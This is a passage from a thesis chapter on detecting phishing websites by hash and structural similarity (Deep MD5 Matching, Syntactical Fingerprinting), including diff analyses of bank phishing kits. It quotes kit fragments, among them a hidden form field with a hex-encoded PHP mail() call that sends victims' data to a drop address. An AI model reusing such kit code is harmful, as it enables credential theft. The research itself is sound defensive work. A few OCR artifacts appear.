The value provided by evaluating the equation above measures the similarity between two file sets by taking the average of the proportion of matching files in the two file sets (Wardman, Warner, McCalley, Turner, & Skjellum, 2010).  Initially, the threshold value for the similarity coefficient was set at 75% because observations of test cases demonstrated it to be a good measurement of similarity.  Again, later experiments indicate that other thresholds can be used to achieve different detection and false-positive rates.  The threshold value should be determined based on usage requirements for specific data sets to application usage.  Threshold values less than 75% could be used depending on false-positive rate requirements.


Sign Up | Log In | Help | Security Center
Search
PayPal
English
Home
Personal
Business
Products & Services
Shopping
Account login
Email address
PayPal password
Log In
Forgot your email address or password?
New to PayPal? Sign up
Did you know?
About Us | Contact Us | Fees | Jobs | Merchant Services | Worldwide
Privacy | Our Blog | Referrals | Legal Agreements | eBay

With PayPal, you can pay with a credit or debit card, bank account or PayPal balance.

Copyright © 1999-2010 PayPal. All rights reserved.

**Figure 3.5: index.php (left), index.html (right)**

Figure 3.5 helps to illustrate how Deep MD5 Matching operates. The two nearly identical PayPal phishing websites depicted in Figure 3.5 were hosted on two different domains. The web page shown on the left is a confirmed phishing website, while the web page on the right represents a potential phishing website. The main index page on the left is named index.php and has six associated content files that comprise the web page's appearance and functionality. The main index page on the right is named index.html and also has six content files. Both websites contain the same total number of files and are nearly identical, having associated content files as verified through their MD5 values. The only difference between the two file sets are the MD5s of the main index pages. The equation below illustrates how the Kulczynski 2 coefficient is applied to the two PayPal websites:

$$Kulczynski\ 2 = \frac{1}{2}\left[\frac{6}{6+1} + \frac{6}{6+1}\right] \qquad \textbf{Equation 3.2}$$

The evaluation of Equation 3.2 produces a similarity score greater than the initial threshold of 75%; therefore, Deep MD5 Matching identifies and brands the potential phishing URL as a PayPal phishing website. Using the implementations of both algorithms provided a framework for conducting experiments. Data sets were collected to provide a better understanding of each technique's capability to detect phishing websites.

### *3.4.4 The UAB Phishing Data Mine*

These first stages of experiments using Main Index Matching and Deep MD5 Matching were stored in flat files. The beginning of the UAB Phishing Data Mine came to fruition with the development of the database schema, data organization, and software to run Main Index Matching and Deep MD5 Matching of newly received URLs automatically. The steps for processing the URLs are described below and illustrated in Figure 3.6.

#### 3.4.4.1 Processing URLs

The first step in the process is gathering potential phishing URLs through a variety of sources such as spoofed organizations, anti-spam vendors, and personal email accounts. Often the received URLs that are extracted from the sources have been previously encountered by the system; therefore, URLs are preprocessed by removing duplicate or recurring URLs. This preprocessing step prevents the system from processing the URLs again. All URLs and associated metadata are stored in database tables allowing for the saved information to be queried easily, aiding in the investigation and analysis phases of phishing. Examples of metadata that are stored are the number of times the URL has been observed in a feed, the first and last date it was observed, and redirection information.



A
55
44
Calculate Hash Value of Index Page and Store
C
58
Calculate Hash Values for all other Elements and Store
60
47
Compare Hash Value to Known Hash Values
46
59
Compare Hash Set with Prior Stored Hash Sets and Calculate Similarity Value for each
61
63
56
62
48
Hash Value Match ?
no
Retrieve Remaining Elements of URL
Does Similarity Value Exceed Threshold for any Prior Processed Sites?
no
Refer to Intervention Team for Manual Review
yes
yes
36
B
51,52
Update Category of URL
C
28
FI
B
36

**Figure 3.6: The processing steps for potential phishing URLs in the UAB Phishing Data Mine[8].**

The next phase in the framework is to download the website content and attempt to detect phishing URLs from the potential URL pool automatically. Main Index Matching is the first technique because it is fastest, followed by Deep MD5 Matching. The potential phishing URLs that are not labeled by the automated techniques are then manually reviewed by UAB Phishing Operations team members.

[8] This figure and associated process are copyrighted by the University of Alabama Birmingham Research Foundation, 2010, All Rights Reserved. Also, algorithms implemented have patent pending status with the US Patent and Trademark Office.

#### 3.4.4.2 Automated vs. Manual Solutions

The UAB Phishing Data Mine provided knowledge of the minimum number or percentage of URLs that are detected using the combination of Main Index and Deep MD5 Matching. Figure 3.7 displays the comparison of human-reviewed versus automatically detected phishing URLs from September 2009 to August 2010. It can be observed that the number of URLs confirmed automatically versus manually drastically changed starting March 2010. Further investigation into the numbers found that Deep MD5 Matching was performing well at detecting phishing websites in which three or more files were downloaded, but it was lacking the ability to detect websites where only one file was downloaded and that one file contained the obfuscated and dynamic content.




**Figure 3.7: A comparison of the number of URLs and domains manually and automatically confirmed after Deep MD5 Matching was introduced.**

In a study conducted from August to December 2010, approximately 50% of confirmed phishing websites in the UAB Phishing Data Mine consisted of only one file, and roughly 20% of those websites were automatically confirmed using the automated labeling techniques. That means that about 10% of confirmed phishing websites were automatically identified by matching of the main page's MD5 hash value. In contrast, 13,164 phishing websites consisting of 3 or more files were confirmed using both automated techniques and manual review. Of these 13,164, the automated Main Index and Deep MD5 Matching approaches confirmed 944 (7%) and 11,649 (86%) respectively, leaving only 918 (7%) websites to be manually confirmed. These results indicated that Deep MD5 Matching was performing well on websites in which more than two files were downloaded; however, over 50% of the phishing websites that UAB was receiving consisted of only one file. In response to the need for an automated solution that uses only the main index page, an algorithm denoted Partial MD5 Matching was developed.

On another note, this study provided no measurable detection or false-positive rate as the data set was not manually reviewed for accuracy. The large spike in November occurred because phishing feeds started to send the UAB Phishing Data Mine a new style of URLs that reference phishing websites hosted on different domains, but all the URLs direct the user to the same phishing website. This new style of phishing URLs has been labeled as tilde phish (Gyawali, Solorio, Montes-y-Gomez, Wardman, & Warner, 2011). After noticing this large spike in URLs, automated techniques were developed to filter these URLs from the total phishing URL count.

### *3.4.5 Partial MD5 Matching*

The initial concept of Partial MD5 Matching came from conversations at the APWG eCrime Researchers Summit '08 where the initial research detailing Main Index and Deep MD5 Matching was presented. The concept originated from questions regarding phishers who make small changes to all files used to create the phishing website. These questions provided the impetus for an algorithm that parses files into segments and compares these segments to determine a similarity comparable to Deep MD5 Matching, in order to overcome false-negatives generated through small file variations.

The first implementation of the algorithm split files into *N* equal segments. The initial implementation divided files into the choice of four, eight, or ten equal length (i.e., as equal as the file could be divided depending on the byte length) segments. The first implementation had some major pitfalls, which included:

- Dynamic content – As described earlier in this chapter in Example 3.1 and 3.2, strings can be passed to the underlying PHP code through URLs that can dynamically manipulate the generated source code.
- Edited content – The main index pages often contain small edits that change the MD5 hash values for the entire file as well as sections of the file. An example of edited content includes capitalizing characters within the document as demonstrated by the highlighted text in the Examples 3.1 and 3.2 below.

**Example 3.1**

```
<map name="secure"><area shape="rect" coords="1,1,644,68" alt="Bank
of America Higher Standards Logo"><area shape="rect"
coords="645,48,745,68"
onClick="javascript:helpwindow('secure_area',280,380);return false;"
href="https://www1.bankofamerica.com/deposits/odao/help.cfm?helpkey=s
ecure_area" alt="Secure area. Link opens in a new window"
target="_new">
```

**Example 3.2**

```
<map name="secure"><area shape="rect" coords="1,1,644,68" alt="Bank
of America Higher Standards Logo"><area shape="rect"
coords="645,48,745,68"
onclick="javascript:helpwindow('secure_area',280,380);return false;"
href="https://www1.bankofamerica.com/deposits/odao/help.cfm?helpkey=s
ecure_area" alt="Secure area. Link opens in a new window"
target="_new">
```

- File Alignment – The final pitfall is can be easily demonstrated on file F. When a single byte is added to the beginning of F, using the static segment Partial MD5 Matching algorithm will not recognize the new file as being similar to F.

These three pitfalls showed clearly that files need to be aligned before matching segments of two files. The second implementation addressed the file alignment problem, leaving the dynamic and edited content to be handled later. The algorithm for this version of Partial MD5 Matching is as follows: first, parse the first file into N segments. Once the file has been parsed into equal byte segments, find the first X and last Y bytes of each section. Search for these X and Y byte segments in the second file and parse the second file using each X byte segments to start a section and each Y byte segments to end a segment. The second file has sections of the source code that would be aligned with the first file. Next, compute a hash value for each of the segments. Finally, this version of Partial MD5 Matching computes a similarity score between the two files using a similarity coefficient.

Testing on this version was reduced to a subset of Bank of America phishing main index pages that were manually verified to be similar in content. The results demonstrated that the alignment step worked. On the other hand, the MD5 values were often different because of small changes to the content as described above. This approach was put on hold until there was a better understanding of the fundamental differences in the main index web pages.

### *3.4.6 Deeper Analysis of file Differences*

A deeper analysis was subsequently conducted on phishing websites that either superficially looked the same or else used the same content files, in order to better understand what caused different MD5 values better. These websites targeted a number of different brands. The Unix command-line program *diff* was employed to find differences. The output of *diff* shows the differences. The differences in the first file are shown by the "<" character at the beginning of the line, while the second file's line(s) begins with ">". The differences are highlighted in yellow for the first file and in blue for the second file. The results of the analysis of two brands (representative of the observations) are illustrated in sections 3.4.6.1 and 3.4.6.2.

#### 3.4.6.1 Chase Bank Set

The Chase Bank set of websites were selected based on finding a phishing kit on the web server hosting the websites. These phishing kits were used to create respective the phishing websites. All the websites were hosted on different domains, contained 25 files, and all mismatched on one file, the main index page. The main difference between most of the index files was that they were hosted on different domains and therefore locally reference their resources as shown in Example 3.3.

**Example 3.3**

```
<
src="http://www.bushibanstudents.com/~nettrans/Images/photoalbum/www.
chase.com/Chase/images%5Cspacer.gif"

>
src="http://www.obrienofficeequipment.com/~nettrans/Images/photoalbum
/www.chase.com/Chase/images%5Cspacer.gif"
```

Another difference, demonstrated in Example 3.4, is the insertion of the copyright symbol © versus the HTML copyright symbol.

```
Example 3.4
< <TD class=copyright colSpan=2>&copy; 2010 JPMorgan Chase &amp; Co.

> <TD class=copyright colSpan=2>© 2010 JPMorgan Chase &amp; Co.
```

The final common example of differences in the Chase Bank set were changes to the obfuscated drop email address within the HTML. The email address was the same, only the characters were capitalized, but other instances included different email addresses, as observed in Example 3.5:

```
Example 3.5
< <input type="hidden" name="niarB"
value="6d61696c2822616368657865540766f696c612e6672222c247375626a656374
2c246d6573736167652c2468656164657273293b">

> <input type="hidden" name="niarB"
value="6D61696C28226369657272 7A7A40676D61696C2E636F6D222C247375626A65
63742C246D6573736167652C2468656164657273293B">
```

In conclusion, all the websites were similar, suggesting that the websites were all generated by somewhat different versions of kits from the same kit family.

### 3.4.6.2 Bank of America Set

Two sets of Bank of America websites were investigated. The first set contained websites in which only one file, the main index page, was downloaded from the domain hosting the website. The second set of websites were all hosted on different domains, containing 33 files, and the only difference between these websites were the main index pages. The major differences in the main index pages of these Bank of America sets were similar to the Chase Bank set in that they were hosted by different domains and locally referenced their resources. Another major change in some of the web pages was the ways the pages handled security questions. There was one set of main index pages that had similar content as another set of index pages. However, the former set contained three more security questions than the latter set. This suggested that these two sets of main index pages were different versions of the same kit.

**Example 3.6**

```
< <br>Â© 2008 Bank of America Corporation. All rights reserved.

> <br>Â© 2010 Bank of America Corporation. All rights reserved.
```

In addition, there were minor differences within the Bank of America sets such as Example 3.6 where different dates referring to copyright occurred towards the bottom of the web pages (i.e., 2008 vs. 2010).

**Example 3.7**

```
<       <img src='https://sitekey.bankofamerica.com/sas/sas-
docs/en_US/images/olympic.gif'
<              alt='Official Sponsor U.S. Olympic Teams'
<               width="57" height="43" hspace="0" vspace="0" border="0"
align="right">
<       </td>
<               <td valign=top class=footer width="100%">

>       <img
src='http://bestpetfence.com/editors/htmlarea/plugins/ContextMenu/lang/
sas-docs/en_US/images/olympic.gif'
>            alt='Official Sponsor 2000-2004 U.S. Olympic Teams'
>            width="130" height="33" hspace="0" vspace="0" border="0"
align="right"/>
<               <td valign=top class=footer width="100%">
<
---
>       <td valign=top class=footer>
```

There were also changes to two JS functions onClick() and onKeyPress(). Edits were made to the main index files changing the function calls to them lowercase such as onclick() and onkeypress(). An example of one such case was demonstrated earlier in Examples 3.1 and 3.2. Some of the files were of different lengths because of the addition of space and carriage return characters. There were a few instances where additional space was added to the end of about 20 consecutive lines causing only subtle changes to the files. Another less-observed edit was the changing of the height and width field of certain HTML tags. Most of the differences are present in Example 3.7. In this example, resource locations of the olympic.gif files are different, there were changes to the height and widths of tags, and small changes to the content (i.e., addition of 2000-2004) that would be displayed on the pages if the images failed to load.

Finally, sections of code such as JavaScript functions or tables that performed the same or similar task were added and removed in the main index pages within the 33 files. Note that all of the website content files in this set were the same and only the main index page was different. This implicates that the websites may have come from the same kit family and different versions of the kit only made changes to the source code of the main index pages to provide some different functionality or else to provide a somewhat different look and feel to the page.

#### 3.4.6.3 Recapitulation of File Differences

The major difference observed in many of the main index pages of the same brands was the references to resource locations. Often, these web pages referred to local resources, which included the domain within the path to the resources, hence causing hash values to be different. The selection of index pages from websites with multiple files, such as in the second Bank of America set, showed that these local resource paths cause kits that were  the same or similar, often produced different index pages and hence different hash values. The selection of websites where only the main index page was downloaded demonstrates that a lot of content between index pages is the same and only small changes are made throughout the files. Phishers and people who edit the kit source code remove some code elements and replace it with different code to make the index pages differ. These changes can be observed in Example 3.5 where the two web pages were presenting sponsorship of the Olympics in two different ways: one used a date range of 2000-2004 while the other did not limit the sponsorship to a date range. Many subtle changes to the web pages such as the changing of a letter from upper- to lower-case or adding space cause trouble for hashing algorithms.

These observations lead to the hypothesis that local string and byte alignment algorithms might be able to overcome these changes to the files. Therefore, we chose to test techniques that use the longest substrings and subsequences of characters and bytes as well as to ignore gaps in these sequences in order to determine the similarity between files. A baseline data set was collected to test a number of content-based experiments to determine how popular local alignment and byte alignment algorithms perform in the presence of subtle changes to the file and additions/deletions of code.

### *3.4.7 Content-Based Experiments*

The response to these file differences motivated research into techniques that could overcome subtle changes in files. Different algorithms were selected to be tested on a custom collected data set that was manually reviewed for accuracy. The sub-sections of Section 3.4.7 present the research methodology for addressing these file differences.

#### 3.4.7.1 Experimental Hypotheses

The set of experiments were designed to demonstrate that traditional hash matching algorithms struggle to detect phishing websites when comparing main index pages because obfuscation methodologies, dynamic content, and code variations immediately change the file hash values. Thus, additional algorithms are needed to detect these changes in the index files. Experiments were designed to test a number of file- and string- alignment techniques that might prove able to improve the detection rate of phishing websites when compared to the previously introduced hash matching techniques. Furthermore, preliminary outcomes indicated that some of the techniques might be slow to match on all files and require additional features to find the candidate files for comparisons. These additional features (e.g., file size or title) would be used to reduce the number of candidate files to compare the current main index page against, thus reducing the runtime. In order to demonstrate the capabilities of these techniques, a manually reviewed and labeled baseline data set was collected for accurate results. Initial approaches that were to be tested on such a data set are presented next.

#### 3.4.7.2 Initial Approaches

Initially, there were eight approaches to be tested in these set of experiments. The eight algorithms were: Main Index Matching, Deep MD5 Matching, Partial MD5 Matching, Smith-Waterman, Needleman-Wunsch, Context-Triggered Piecewise Hashing using *ssdeep*, and the Longest Common Subsequence using *phishDiff*. Each technique is described, along with the reasoning for testing.

*Main Index MD5 Matching*

- Description – Compare the MD5 hash values of main index page to known phishing MD5s.
- Reason – The algorithm is a fast, easy, widely-used technique.

*Deep MD5 Matching*

- Description – Compare the MD5 hash values of website content files to sets of known phishing website files.
- Reason – The algorithm is fast and demonstrated an ability to defeat obfuscation of the main index pages.

*Partial MD5 Matching*

- Description – Similar to Deep MD5 Matching except that it computes MD5 hashes for *N* byte segments of a file and compares those segment hashes to other sets of known phishing segment hash sets.
- Reason – Provides the ability to break files into segments and check if those segments are present in known phish. Observations made on main index pages found that phishing websites often had only subtle changes made in the main index pages because of versioning and editing. Breaking the files into many segments could provide the ability to quickly identify that the files are similar enough for classification.

*Local Sequence Alignment*

- Description – BLAST (BLAST: Basic Local Alignment Search Tool) and Smith-Waterman (Pearson, 1991) are well-known algorithms in bioinformatics for local sequence alignment that locates short matches between subsequences rather than comparing the entire sequence. The result of the algorithm is a similarity score.
- Reason – BLAST is a faster version of the popular local sequence alignment algorithm Smith-Waterman. BLAST is particularly popular for determining the local similarity, particularly, between sequences of genes. These algorithms compute the lengths of all possible subsequences and finding the optimal similarity score. Therefore, these algorithms could be a solution by using local alignments to produce a similarity score between two files.

*Global Sequence Alignment*

- Description – Needleman-Wunsch (Needleman & Wunsch, 1970) is another well-known algorithm in bioinformatics for global sequence alignment. This algorithm attempts to align a complete sequence of characters using dynamic programming and gap penalties to determine optimal alignment.
- Reason – Needleman-Wunsch and global sequence alignment algorithms are different from local sequence alignment as these algorithms attempt to alignment a complete sequence instead of regions. These algorithms have been widely tested on gene sequences; thus, may be a solution for file-to-file comparisons.

*Context Triggered Piecewise Hashing using ssdeep*

- Description – Performs piecewise hashing of a file using a rolling hash function (i.e., the input is hashed in a window that moves through the file).
- Reason – The addition of a rolling hash could provide to detection of similar files compared to Partial MD5 Matching as the rolling window should help when small changes occur throughout the files. This technique may be susceptible to many small changes that occur at the same size as the window, which would always make the hashes different and to files that are rearranged.

*phishDiff*

- Description – Based on the algorithm known as Hunt-McIlroy algorithm, using the longest common subsequences to determine the differences between strings. *phishDiff* is an implementation of *diff* that determines the percentage of different lines between two files.
- Reason – *diff* is a commonly used Unix command line tool for determining the differences between two files. This technique finds the longest possible subsequence between two inputs and similarly to Smith-Waterman, does not require a window size or number of segments to compute similarity.

#### 3.4.7.3 The Data Set #4

A data set, Data Set #4, was collected through the UAB Phishing Data Mine from August 7th, 2010 through October 31st, 2010 and manually reviewed in order to test these eight anti-phishing techniques accurately. The data set initially consisted of 91,943 URLs and their associated website content files. There were 54,099 of the 91,943 URLs (59%) containing downloadable website content, while 12,122 of these 54,099 (22%) were confirmed as phish in the UAB Phishing Data Mine. The initial manual review of the data set only reviewed the 51,726 URLs that were not manually confirmed by members of the UAB Phishing Operations Team. Upon further review, it was discovered that some of the URLs that the Phishing Operations Team labeled as phish did not have the associated phishing content downloaded within the UAB Phishing Data Mine. This introduced two issues: first, is that the methodology, *Wget*, for downloading website content may lack the ability to download certain types of content. Second, there are a select few phishing websites that deliver different content to different machines. In response, the 6,899 URLs that were manually confirmed were subsequently manually reviewed to ensure the accuracy of the experiments.

The manual review of the 54,099 potential phishing websites took a little more than a month to perform. The results of this review found that 17,684 of the 91,943 URLs (19%) had phishing content downloaded to the UAB Phishing Data Mine. Redirect websites were also removed from this data set as no phishing content was downloaded because of the current website crawler's limited actions. This does not mean that the nearly 75,000 other URLs were not previously hosting phishing content. It just indicates that 17,684 of the URLs had downloadable phishing content stored in the data mine. Additionally, the review showed that the automated approaches used by the UAB Phishing Data Mine, as well as the manual review by UAB Phishing Operations Team members had not labeled about 5,100 phishing URLs (nearly 31%). The phishing websites in the data set targeted over 150 different organizations, thus providing a diverse data set with respect to differing content. The total number of website content files in Data Set #4 is 376,177.

Further review of the websites provided a broader understanding of phishing websites then described in Section 3.4.6, since many more spoofed organizations websites were reviewed. As previously mentioned, a better understanding of the limitations of the current implementation of *Wget* also occurred in the review. It was determined that certain types of redirects caused the phishing website to not be downloaded using *Wget* because parameters were set to not retrieve content hosted on another domain. This meant that any phishing website that was the result of redirecting the browser within the source code of a web page would not be downloaded. Consequently, all URLs consisting of web pages that were redirecting users to the phishing websites were removed from the data set. The final URL count for Data Set #4 was 49,840 URLs.

#### 3.4.7.4 Initial Implementation

The implementations of the algorithms illustrated that some of the algorithms were not feasible for file-to-file comparisons, while others required additional information in order to find candidate files for comparison. Both Needleman-Wunsch and Smith-Waterman demonstrated an inability to determine file similarity in a reasonable amount of time. Both of the implementations were tested on two Bank of

America main index phishing pages that contained minor differences. Both implementations comparing the two files ran for over a few hours on a modern X86-64 server. Needleman-Wunsch and Smith-Waterman worked well with comparing sequences of small character sets, but these algorithms demonstrated difficulties when comparing sequences of diverse character sets such as the 128 ASCII characters.

Moreover, a question was posed to Dr. Elliot Lefkowitz[9] requesting his expertise on using a variation of BLAST for file-to-file comparisons. BLAST is a faster algorithm for performing Smith-Waterman. Below is Dr. Lefkowitz's response to the feasibility of using BLAST for file to file comparisons (Lefkowitz, BLAST implementation, 2011). He commented:

> "I kind of doubt that that BLAST could be used, even in a slightly modified form, as a large-scale string comparison tool. It is basically a local string matching tool that returns only the best region of alignment between two sequences (strings) by determining the highest scoring ungapped segments, and then extending these regions of alignment through the introduction of gaps. So you may end up with lots of small regions of alignment (with or without gaps depending on your settings), with no easy way to put them back together. So from your brief description of the problem, it does not sound to me like BLAST would provide an answer." (Lefkowitz, BLAST implementation, 2011)

[9] Dr. Lefkowitz is an Associate Professor in the Department of Microbiology at the University of Alabama at Birmingham, whose research commonly uses BLAST to find patterns in genomes**Invalid source specified.**.

This comment was similar to the results of the experiments using Needleman-Wunsch and Smith-Waterman. In conclusion, Needleman-Wunsch and Smith-Waterman demonstrated an inability to detect phishing websites through file-to-file comparisons as these algorithms do not run fast enough and may yield alignment issues.

Another issue in the initial implementation of some of the algorithms was the need for a technique to find the optimal candidate files. The *phishDiff* and *ssdeep*-based methodologies required additional information to find candidate files to compare with each other, otherwise, these techniques would take too long to run to be useful techniques. Initially, the matching of titles or files of similar size was used to find these candidate files. Matching titles appeared to run quickly, whereas using the file size performed too slowly. The file size technique was too slow because it gathered too many candidate files with no relation to the potential phishing web page. The initial analysis of the title and file size matching found that some files whose titles did not match were still good candidates for matching.

#### 3.4.7.5 Introduction to Syntactical Fingerprinting

The realization that title matching worked for the *phishDiff* and *ssdeep* methodologies, but may not be the optimal solution, led to more research into Partial MD5 Matching. Recurring byte segments, similar to titles, in main index pages may be an indicator of candidate file selection. In a conversation with Walker Haddock (personal communication, March 2011), a question was posed about how to extract these pertinent segments that compose the main index pages. Walker Haddock suggested the possibility of parsing the files with respect to their abstract syntax tree[10] (Fenning & Eliot, 1988). This technique, labeled Abstract Syntax Tree (AST) Fingerprinting and based on Partial MD5 Matching, was implemented and tested on a small subset of Bank of America phishing main index pages. The analysis of the results found that parsing the file into the abstract syntax tree created problems since some web pages could contain thousands of constructs potentially causing issues in comparisons and analysis. It was observed that some of the syntactical elements were important to identifying phishing web pages, while other elements were not.

This realization led to the development of the additional new technique denoted Syntactical Fingerprinting. This technique compares the structural components, or source code constructs, within files to determine whether the files are similar enough to be good candidate files for other file matching techniques. These source code constructs can be standard sections of the file such as the forms, tables, and JavaScript often used in phishing HTML or PHP files. Initial testing showed that the algorithm is able to find candidate files quickly. Further testing of Syntactical Fingerprinting also revealed that it, too, was a potential anti-phishing algorithm; so, a set of experiments were set up using Syntactical Fingerprinting as a standalone file matching algorithm. The algorithm for Syntactical Fingerprinting is as follows:

[10] An abstract syntax tree is a tree representation of the syntactical elements used in source code.


## Algorithm 3.2 – Syntactical Fingerprinting

**Input:** potential phishing URL (D), confirmed phishing construct hash set (HS), threshold value (tAST)

**Output:** Labels for potential phishing URLs

```
for each URL $U_i$ in D do
        $mainPage_i$ = get_main_page($U_i$);
        segmentSet S = parse_segments($mainPage_i$);

for each seg in S do
        H >> compute_MD5(seg);

simCoef = compute_similarity(H, HS)
if simCoef >= tAST then
        confirmPhish($U_i$);
end
```

In the *compute_similarity*() method, the set of file component hash values from the potential phishing website is compared to sets of file constructs of previously confirmed phishing websites using the value of their Kulczynski 2 coefficient (Kulczynski, 1927) as expressed in Equation 3.1 and is described in more detail in Section 3.4.3.3. Figure 3.8 is a hypothetical example of applying Syntactical Fingerprinting to two web pages.



**Kulczynski 2 = 5/7 + 5/8 ≈ 0.67**

**Figure 3.8: Visual representation of Syntactical Fingerprinting.**

In Figure 3.8, “Web Page 1” contains one form, three JavaScript tags, and three tables, while “Web Page 2” contains two forms, four JavaScript tags, and two tables. This is a hypothetical example, but similar scenarios have been observed within web pages targeting the same organization. The example two web pages share five overlapping constructs. Though the constructs may be reorganized in different locations of the files, the overlapping constructs can still be used to compute a similarity metric as observed in the result of the Kulczynski 2 coefficient in Figure 3.8. It has also been observed that phishers reuse constructs and may replace other constructs with source code that performs a similar functionality. A hypothetical example of this is Figure 3.8 where the JavaScript 2 tag in “Web Page 1” is replaced by two other JavaScript tags 4 and 5 in “Web Page 2.” Through the testing of Syntactical Fingerprinting similar examples revealed that problems still persisted with the addition of dynamic content, edits made to files and references to the local resources, which cause the hash values of the segments to differ. This led to the idea of preprocessing the files by removing the dynamic content observed in review of the main index pages.

#### 3.4.7.6 Preprocessing Files

Some phishing main index files include dynamic content and references to absolute file paths that are added to the file when the phishing website is set up on a web server. This content causes mismatches against both simple and fuzzy hash value functions as observed in the preliminary implementations of the algorithms. Additionally, some phishers add their edits to the main index pages, such as changing cases of letters and adding whitespace to further distinguish their files from the root files they are copying. Examples of these cases are observed in Examples 3.1 – 3.5. To counter these examples, the main index pages are preprocessed by removing URLs and whitespace as well as changing the construct to case-insensitive before calculating the hash value.

#### 3.4.7.7 Final Experimental Approaches

The five file matching methodologies were tested on the manually reviewed Data Set #4 to determine their performance with respect to detection and false-positive rates, in addition to, runtime. A detailed description of each method is presented below. The methods include: Main Index Matching, Deep MD5 Matching, *phishDiff*, *ssdeep*, and Syntactical Fingerprinting. Details follow.

*Main Index Matching*

As detailed in Section 3.4.2, this content-based approach uses simple hash functions to compute a hash value for the main index page of potential phishing websites and compare the hash value against a list of known phishing main index hash values. Again, if the hash value of the potential phishing web page matches any hash value of a confirmed phishing web page, then the files are considered to be identical, thus identifying the potential website as a phish. In these experiments, additional hashing functions other then MD5 were tested to see if less stringent hashing functions have an effect on the ability to match similar files. Furthermore, the difference in comparing hashes of the original file versus using the preprocessing steps is documented.

### *Deep MD5 Matching*

Described in Section 3.4.3, Deep MD5 Matching was developed to overcome obfuscation and dynamic content that is added to the main index files to render exact matching useless. Phishing websites are composed of file sets that produce the look and feel of the website. Comparison of these file sets reveal relationships such as phishing websites from the same phishing kit or kit family (Wardman, Warner, McCalley, Turner, & Skjellum, 2010).

Deep MD5 Matching is described above in Section 3.4.3. There are a number of similarity coefficients that could be used to determine the similarity between sets of files, including the Jaccard, Kulczynski 2, and Simpson coefficients. The Jaccard coefficient is defined as the intersection of sets divided by the union of the sets, whereas, the Simpson coefficient is calculated as the intersection divided by the size of the minimal set. Again, the Kulczynski 2 coefficient measures the average of the proportion of matching files in the two sets of files and is preferred because this coefficient gives equal weight to each set. These experiments tested each of the similarity coefficients to determine which similarity coefficient outperformed the others.

Additionally, the selection of the threshold values for the similarity coefficients is an important step when implementing Deep MD5 Matching because changing the threshold values has a significant effect on detection and false-positive rates. A statistical analysis of varying the threshold values was explored.

### *phishDiff*

